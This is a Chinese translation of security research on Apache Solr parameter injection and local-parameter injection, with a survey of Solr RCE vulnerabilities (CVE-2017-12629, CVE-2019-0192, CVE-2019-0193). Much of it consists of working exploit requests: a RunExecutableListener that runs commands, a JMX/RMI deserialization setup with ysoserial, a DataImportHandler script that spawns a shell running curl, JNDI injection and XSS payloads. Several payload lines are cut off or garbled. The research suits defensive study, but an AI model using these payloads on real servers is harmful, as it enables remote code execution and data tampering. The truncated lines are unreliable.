Apache Solr Injection Research

Hulk / 2019-08-18 07:00:00 / 浏览数 3611 安全技术 WEB安全 顶(0) 踩(0)

文章来源：https://github.com/artsploit/solr-injection/


概述

在这篇文章中，我们提出了一种新漏洞：“Solr参数注入”，并且分享了如何在不同的场景下构造exp。 同时，本文总结了Apache Solr的历史漏洞。


Apache Solr是一个开源企业搜索平台。Solr使用Java语言开发，隶属于Apache Lucene项目。 Apache
Solr的主要功能包括全文检索、命中标示、分面搜索、动态聚类以及文档处理。
同时它还集成了数据库功能：你可以运行服务器，创建集合，并向它传输各种类型的数据（例如文本，xml文档，pdf文档等）。Solr会自动索引这些数据，同时提供大量且
API接口，以便搜索数据。
用户只能使用HTTP协议与Solr服务器通信，并且默认不需要身份令牌即可访问，这使得它非常容易出现SSRF，CSRF和HRS（HTTP请求走私）漏洞。

Solr API


启动Solr实例后（命令"./bin/solr start -e dih"），它会在8983端口创建一个web服务器。



这里我们使用的示例中已经有一些数据，可以尝试搜索。 简单地搜索关键词“Apple”，程序将开始在所有文档中检索并以JSON格式返回结果：



尝试更复杂的查询：



主要的参数有：

- /solr/db/select - "db"是仓库名称，"/select"表示我们想执行的搜索操作（由SearchHandler类处理）
- q={!dismax+df=name}Apple - 程序通过"dismax"查询解析器，在"name"字段搜索包含"Apple"关键字的数据。
  注意，大括号间的数据将被解析为Solr本地参数
- fl=*,score,similar:[subquery] - "fl"代表要返回的字段名称，通过[subquery] 转换器可以包含另一个查询的结果。
  同时在本例中，我们的子查询为"computer"。

除了搜索之外，用户还可以更新，查看和修改配置，甚至复制操作。 通过访问Solr Web管理页面，我们可以上传或修改数据以及其他任何操作。
同时，在默认情况下Solr不存在用户或角色，这使得它非常容易出现SSRF，CSRF和HRS（HTTP请求走私）漏洞。

Apache Solr注入

和数据库类似，大多数情况用户不能直接访问Solr Rest API，并且只能在内部供其他程序使用。 基于这种情况，我们想对使用Solr的Web程序引入一些新的攻击。

Solr参数注入（HTTP走私）

当目标应用程序对Solr进行HTTP API调用，并接收不受信的用户输入，则可能无法正确地URL编码数据。 下面是一个简单的Java Web App，只接受一个参数"q"，并且通过server-to-server的形式对Solr服务器发出内部请求：

```
@RequestMapping("/search")
@Example(uri = "/search?q=Apple")
public Object search1(@RequestParam String q) {

   //search the supplied keyword inside solr
   String solr = "http://solrserver/solr/db/";
   String query = "/select?q=" + q + "&fl=id,name&rows=10";
   return http.get(solr + query);
}
```

因为不会对数据做URL编码，所以我们可以构造发送`q = 123■26param1 = xxx■26param2 =` yyy这一类Payload，向Solr搜索请求中注入额外参数，同时还能可以修改请求处理的逻辑。 `%26`为编码后的`$`，它是HTTP查询中的分割符。

用户发出正常请求：

```
GET /search?q=Apple
```

Web App向Solr服务器发出请求：

```
GET /solr/db/select?q=Apple
```

用户发出恶意请求：

```
GET /search?q=Apple%26xxx=yyy
```

Web App向Solr服务器发出请求：

```
GET /solr/db/select?q=Apple&xxx=yyy
```

我们很容易可以看出，由于参数注入，参数q首先被应用程序解码，但转发至Solr服务器时并未再次编码。

Ok，现在我们该讨论的是如何利用这点？请求无论如何都会被转发至`/select`端点，那么我们可以构造哪些恶意参数然后发送给Solr？

Solr有大量的查询参数，但对于构造exp来说，比较有用的有：

- shards= http://127.0.0.1:8983/ - 指定shards的值，请求将转发到恶意Solr服务器，使目标Solr服务器变成一个反向代理服务器。
  攻击者可以发送任意数据给Solr服务器，甚至绕过防火墙访问Admin API。
- qt=/update - 重写请求的处理端点（`/select`，`/update`等等）。
  由于程序总是默认发送请求至`/solr/db/select`，这很容易使开发人员产生错觉，认为请求只会用于搜索。其实通过使用'qt'和'shards'参数，我们可以访问'/update'或
- shards.qt=/update - 也可以重写请求的处理端点。
- stream.body=xxx - 重写整个请求。但在新版本中被禁用，因此只针对旧版本。

如果将这些参数"走私"到Solr查询请求中，则会造成严重的安全漏洞，可以修改Solr实例内部的数据，甚至导致RCE。

Exploitation示例

构造更改Solr配置属性的请求：

```
GET /search?q=Apple&shards=http://127.0.0.1:8983/solr/collection/config%23&stream.body={"set-property":{"xxx":"yyy"}}
```

查询其他仓库的数据：

```
GET /solr/db/select?q=Apple&shards=http://127.0.0.1:8983/solr/atom&qt=/update?stream.body=[%257b%2522id%2522:%25221338%2522,%2
```

修改指定仓库的数据：


```
GET /solr/db/select?q=orange&shards=http://127.0.0.1:8983/solr/atom&qt=/select?fl=id,name:author&wt=json
```

另一个利用方法是更改Solr的响应。"fl"参数会列出查询返回的字段。 通过发出以下请求我们可以要求仅返回"名称"和"价格"字段：

```
GET /solr/db/select?q=Apple&fl=name,price
```

当此参数被污染时，我们可以利用ValueAugmenterFactory■`fl = name■[value v ='xxxx']`■向文档注入其他字段，并在查询中指定要注入的内容`'xxxx'`。 此外，我们通过结合Xml Transformer■`fl = name■[xml]`■，可以解析服务器端提供的值，并将结果回现到文档且不会发生转义。 因此该技术可用于XSS：

```
GET /solr/db/select?indent=on&q=*&wt=xml&fl=price,name:[value+v='<a:script+xmlns:a="http://www.w3.org/1999/xhtml">alert(1)</a:
```



注意：

- 7.6版本以上无法造成XXE攻击
- Solr 5.2以后才引入RawValueTransformerFactory

Solr本地参数注入

常见的情况是只有一个参数q，并且它会被正确编码：

```
@RequestMapping("/search")
public Object select(@RequestParam(name = "q") String query) {
   //search the supplied keyword inside solr and return result|
   return httprequest(solrURL + "/db/select?q=" + urlencode(query));
}
```

这种情况下，仍可以指定解析类型和Solr本地参数：

```
GET /search?q={!type=_parser_type_+param=value}xxx
```

在2013年有人就已经提出这类攻击，但在2017年前仍没有人知道如何利用。那时我们报告了漏洞CVE-2017-12629，
分享了如何通过'xmlparser'解析器来造成XXE：

```
GET /search?q={!xmlparser v='<!DOCTYPE a SYSTEM "http://127.0.0.1:/solr/gettingstarted/upload?stream.body={"xx":"yy"}&commit=t
```

在CVE-2017-12629无效的版本中，本地参数注入几乎无害。似乎可以用于DoS攻击，但是由于Solr使用了lucene的语法，DoS非常容易实现，所以它不重要。另一个潜在的
Query解析器访问其他仓库的数据：

```
GET /search?q={!join from=id fromIndex=anotherCollection to=other_id}Apple
```

另一个仓库ID应与前一个相同，因此攻击有时会失效。由于CVE-2017-12629已被修补，我不觉得它是一个安全漏洞，除非有人找到更好的利用方法。

RCE方法总结

大多数攻击者对仓库的数据不感兴趣，而是想要实现RCE或本地文件读取。下面我对它们做了总结：

1. [CVE-2017-12629] 通过RunExecutableListener实现RCE

适用的Solr版本：5.5x-5.5.5, 6x-v6.6.2, 7x - v7.1

要求：无

该攻击是利用Solr ConfigApi添加一个新的RunExecutableListener，从而执行shell命令。
添加这个Listener后，还需要通过"/update"触发程序更新操作，然后执行命令。

直接发送给Solr服务器的请求：

```
POST /solr/db/config HTTP/1.1
Host: localhost:8983
Content-Type: application/json
Content-Length: 213

{
 "add-listener" : {
   "event":"postCommit",
   "name":"newlistener",
```

```
   "class":"solr.RunExecutableListener",
   "exe":"nslookup",
   "dir":"/usr/bin/",
   "args":["solrx.x.artsploit.com"]
 }
}
```

构造Solr参数注入Payload：

```
GET /solr/db/select?q=xxx&shards=localhost:8983/solr/db/config%23&stream.body={"add-listener":{"event":"postCommit","name":"ne

GET /solr/db/select?q=xxx&shards=localhost:8983/solr/db/update%23&commit=true
```

构造Solr本地参数注入Payload：

```
GET /solr/db/select?q={!xmlparser+v%3d'<!DOCTYPE+a+SYSTEM+"http%3a//localhost%3a8983/solr/db/select%3fq%3dxxx%26qt%3d/solr/db/

GET /solr/db/select?q={!xmlparser+v='<!DOCTYPE+a+SYSTEM+"http://localhost:8983/solr/db/update?commit=true"><a></a>'}
```

因为构造方法类似（将"qt"和"stream.body"参数与"xmlparser"组合），接下来我们将省略构造"Solr（本地）参数注入" Payload的过程。

2. [CVE-2019-0192] 通过jmx.serviceUrl实现反序列化

适用的Solr版本：5？（暂未确定从哪个版本开始引入Config API接口）~7。版本7之后JMX被弃用。

要求：防火墙不会阻拦Solr向外发出请求；在目标的类路径（classpath）或JMX服务器中的任意端口（利用时目标端口会被打开）中，存在一些特定的反序列化gadget。

通过ConfigAPI可设置'jmx.serviceUrl'属性，然后创建一个新的JMX MBeans服务器并且在指定的RMI/LDAP注册表上注册。

```
POST /solr/db/config HTTP/1.1
Host: localhost:8983
Content-Type: application/json
Content-Length: 112

{
 "set-property": {
   "jmx.serviceUrl": "service:jmx:rmi:///jndi/rmi://artsploit.com:1617/jmxrmi"
 }
}
```

在代码层，它通过对RMI/LDAP/CORBA服务器进行"绑定（bind）"操作，然后触发JNDI调用。 与JNDI 'lookup'不同，'bind'操作不支持远程调用类，因此我们无法引用外部代码库。
同时，它通过`JMXConnectorServer.start()`创建一个新的低安全性的JMX服务器：

```
public static MBeanServer findMBeanServerForServiceUrl(String serviceUrl) throws IOException {
 if (serviceUrl == null) {
   return null;
 }

 MBeanServer server = MBeanServerFactory.newMBeanServer();
 JMXConnectorServer connector = JMXConnectorServerFactory
     .newJMXConnectorServer(new JMXServiceURL(serviceUrl), null, server);
 connector.start();

 return server;
}
```

最终调用为`InitialDirContext.bind(serviceUrl)`，（如果使用RMI协议）还将调用`sun.rmi.transport.StreamRemoteCall.executeCall()`，那里包含了反

有两种攻击方式：

利用反序列化

恶意RMI服务器可以通过 `ObjectInputStream`方法响应任意对象，并且在Solr端反序列化。显然这是不安全的。
使用ysoserial工具的'ysoserial.exploit.JRMPListener'类可以快速构建一个RMI服务器。 根据目标的classpath，攻击者可以使用一个"gadget chains"在Solr端获取远程执行代码。
其中一个可用gadget为ROME。这是因为Solr包含了一个数据提取功能的库："contrib/extraction/lib/rome-1.5.1.jar"，但该库为可选，只是包含在Solr的配置中。
此外，你还可以试试Jdk7u21 gadget链。

实验（solr 6.6.5, MacOS, java8u192）：

下载解压solr6.6.5:

```
wget https://www.apache.org/dist/lucene/solr/6.6.5/solr-6.6.5.zip
unzip solr-6.6.5.zip
cd solr-6.6.5/
```

根据contrib/extraction/README.txt文档说明，复制提取依赖关系：

```
cp -a contrib/extraction/lib/ server/lib/
```

启动solr

```
./bin/solr start -e techproducts
```

在另一个文件夹中，下载编译ysoserial项目（你可能要对ysoserial的版本做一点修改）

```
git clone https://github.com/artsploit/ysoserial
cd ysoserial
mvn clean package -DskipTests
```

启动恶意RMI服务器，在1617端口处理ROME2对象：

```
java -cp target/ysoserial-0.0.6-SNAPSHOT-all.jar ysoserial.exploit.JRMPListener 1617 ROME2 "/Applications/Calculator.app/Co
```

设置`jmx.serviceUrl`属性，使Solr与RMI服务器进行通信：

```
curl -X POST -H 'Content-type: application/json' -d '{"set-property":{"jmx.serviceUrl":"service:jmx:rmi:///jndi/rmi://locall
```

Solr服务器执行"/Applications/Calculator.app/Contents/MacOS/Calculator"，弹出计算器。在对象反序列化完毕后，Solr会抛出"UnexpectedException"。

访问JMX进行攻击

另一种方法是设置特定的RMI注册表（例如使用JDK的'rmiregistry'），使得Solr在上面注册JMX。 然后Solr会随机选取一个端口，创建JMX MBean服务器，并会把该端口写入攻击者的RMI注册表中。

如果没有防火墙阻拦该端口，则攻击者可以通过metasploit的java_jmx_server模块或使用mjet部署一个恶意的MBean。该漏洞的根本原因是无需身份令牌即可创建JMX Mbeans服务器。

实验：

启动Solr

```
./bin/solr start -e techproducts
```

创建一个特定的RMI注册表：


```
rmiregistry 1617
```

设置`jmx.serviceUrl`属性，使得Solr与恶意RMI服务器通信

```
curl -X POST -H 'Content-type: application/json' -d '{"set-property":{"jmx.serviceUrl":"service:jmx:rmi:///jndi/rmi://locall
```


在本地注册表中查看Solr JMX端口

```
nmap -A -v 127.0.0.1 -p 1617 --version-all
```



通过mjet工具部署一个恶意的Mbean

```
jython mjet.py 127.0.0.1 1617 install pass http://127.0.0.1:8000 8000
```



3. [CVE-2019-0193] 通过dataImportHandler实现RCE

适用的Solr版本：1.3 – 8.2

要求：启用DataImportHandler

Solr提供了DataImportHandler，通过该方式可以从数据库或URL导入数据，同时也可以在dataConfig参数的脚本标记中插入恶意JavaScript代码，然后代码将在每一个导入

向Solr服务器发出的利用请求：

```
GET /solr/db/dataimport?command=full-import&dataConfig=<dataConfig>
  <dataSource type="URLDataSource"/>
<script><![CDATA[function f1(data){new
java.lang.ProcessBuilder["(java.lang.String[])"](["/bin/sh","-c","curl
127.0.0.1:8984/xxx"]).start()}]]></script>
  <document>
    <entity name="xx"
            url="http://localhost:8983/solr/admin/info/system"
            processor="XPathEntityProcessor"
            forEach="/response"
            transformer="HTMLStripTransformer,RegexTransformer,script:f1">
    </entity>
  </document>
</dataConfig> HTTP/1.1
Host: localhost:8983
```


实验：

```
GET /solr/db/dataimport?command=full-import&dataConfig=%3c%64%61%74%61%43%6f%6e%66%69%67%3e%0d%0a%20%20%3c%64%61%74%61%53%6f%7
```

测试时，请确保Solr端可以访问到URL中的"实体"部分，并且会返回有效的XML文档以便进行Xpath评估。

另一种方法是使用dataSource类型 - "JdbcDataSource"以及驱动程序"com.sun.rowset.JdbcRowSetImpl"：

```
GET /solr/db/dataimport?command=full-import&dataConfig=<dataConfig>
  <dataSource type="JdbcDataSource"
driver="com.sun.rowset.JdbcRowSetImpl"
jndiName="rmi://localhost:6060/xxx" autoCommit="true"/>
  <document>
    <entity name="xx">
    </entity>
  </document>
</dataConfig> HTTP/1.1
Host: localhost:8983
```


实验：

```
GET /solr/db/dataimport?command=full-import&dataConfig=%3c%64%61%74%61%43%6f%6e%66%69%67%3e%0d%0a%20%20%3c%64%61%74%61%53%6f%7
```

这样，我们通过使用基于'com.sun.rowset.JdbcRowSetImpl'类的一个gadget链执行反序列化。它需要为'jndiName'和'autoCommit'属性调用两个set方法，然后跳转到可
有关JNDI攻击的方法，请参阅Exploiting JNDI Injections。
Solr基于Jetty，因此攻击Tomcat的一些tircks在这里并不适用，但你可以尝试使用最近为LDAP修复的远程类加载的方法。

4. [CVE-2012-6612, CVE-2013-6407, CVE-2013-6408] Update中的XXE

适用的Solr版本：1.3 - 4.1 or 4.3.1

